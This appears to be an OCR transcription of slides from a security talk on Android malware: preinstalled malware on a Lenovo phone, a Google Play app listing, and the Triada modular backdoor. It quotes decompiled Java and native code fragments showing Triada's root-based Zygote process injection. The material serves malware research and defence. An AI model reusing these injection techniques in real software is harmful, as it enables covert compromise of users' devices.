
In the meantime, Lenovo released the K3 and I LOVED the early preview reviews of it. My wife knew I was drooling over it, so she told me to go a
though. As soon as it arrived, I scanned it with malwarebytes to find that it was loaded with malware.

Now I LOVE the cell phone. But it is inexcusable that on a new cell phone I have to root it and manually remove (from system folders) malware BE
using it...

http://www.amazon.

CHANNELS OF MALWARE DISTRIBUTION

Google Play



https://play.google.com/store/apps/details?id=com.howcool.howoldcamera

Reviews

3.4

3,048 total

Stars	Count
★ 5	1,379
★ 4	377
★ 3	289
★ 2	172
★ 1	831

Garima Takkar ★★★☆☆
3 star only good for fun Good just for fun.

Sandeep Singh ★★★★☆
*For fun It's really tell once age. Thats why i am giving 4 **

suchita jadhav ★☆☆☆☆
Bakwaas aap ever I doesn't work only

Lucy Winston ★★☆☆☆
Its not like it says it is It was fun using it but it said that I was a 30 year old man when im actually a 10

Aisya Dewi ★★☆☆☆
Didn't work It didn't work at all ..... I already took a photo but it didn't respond at all

Fatima Hamandi ★★★★★
I like this app vary much and it make me laugh for example my age is 13 and they put me 11


Additional information

Updated	Size	Installs	Current Version	Requires Android	Content Rating	Permissions
May 22, 2015	649k	100,000 - 500,000	1.0	2.3 and up	Rated for 3+ Learn more	View details

Report	Offered By	Developer
Flag as inappropriate	4Fun Corp	Email sunshineking86@gmail.com

SECONDARY MALWARE DISTRIBUTION


- In our research we discovered that discussed malware families usually install each other
- In addition, it installs different kinds of adware. Many adware.
- But not only adware…



WHEN ADWARE IS NOT ENOUGH


Introduction

- Modular backdoor
- Actively abusing the superuser privileges
- Introducing Backdoor.AndroidOS.Triada.a




WHEN ADWARE IS NOT ENOUGH

Triada architecture




WHEN ADWARE IS NOT ENOUGH

Triada architecture



WHEN ADWARE IS NOT ENOUGH

Zygote injection. Start



```
public static boolean crackZygoteProcess() {
    boolean bool = false;
    if(OPFile.fileExists("/system/lib/libconfigpppm.so")) {
        int failResult = ConfigPPPM.configPPP(String.valueOf(Idleinfo_1000.getDynamicPath()) + "pppiii.d");
```

Loads the library that will check a possibility of the injection and gather some information

```
        }
        else if(System.getProperty("pp.pp.pp") != null) {
```

Check if the injection test was successful

```
                new Thread() {
                    public void run() {
                        com.opb.module.idleinfo_1000.IDThreadCrackZygote$1.sleep(2000);
                        PSInfoNode psInfoNode = IDThreadCrackZygote.parseProcessInfo("com.android.phone");
                        if(psInfoNode != null) {
                            IDCSMData.makeRootCmd("kill " + psInfoNode.mPID);
                        }
                    }
                }.start();
                IDCSMData.setPPPFailResult("configppi=" + IDCSMData.makeRootCmd("configpppi " + psInfoNode.mPID));
```


Inject the library into zygote process

```
        }
    }

    return bool;
}
```

WHEN ADWARE IS NOT ENOUGH

Zygote injection. First stage native code




```
patched_bytecode = malloc(v20);
*(_WORD *)patched_bytecode = 0x1A;        // const-string v0
patched_bytecode_ref = patched_bytecode;
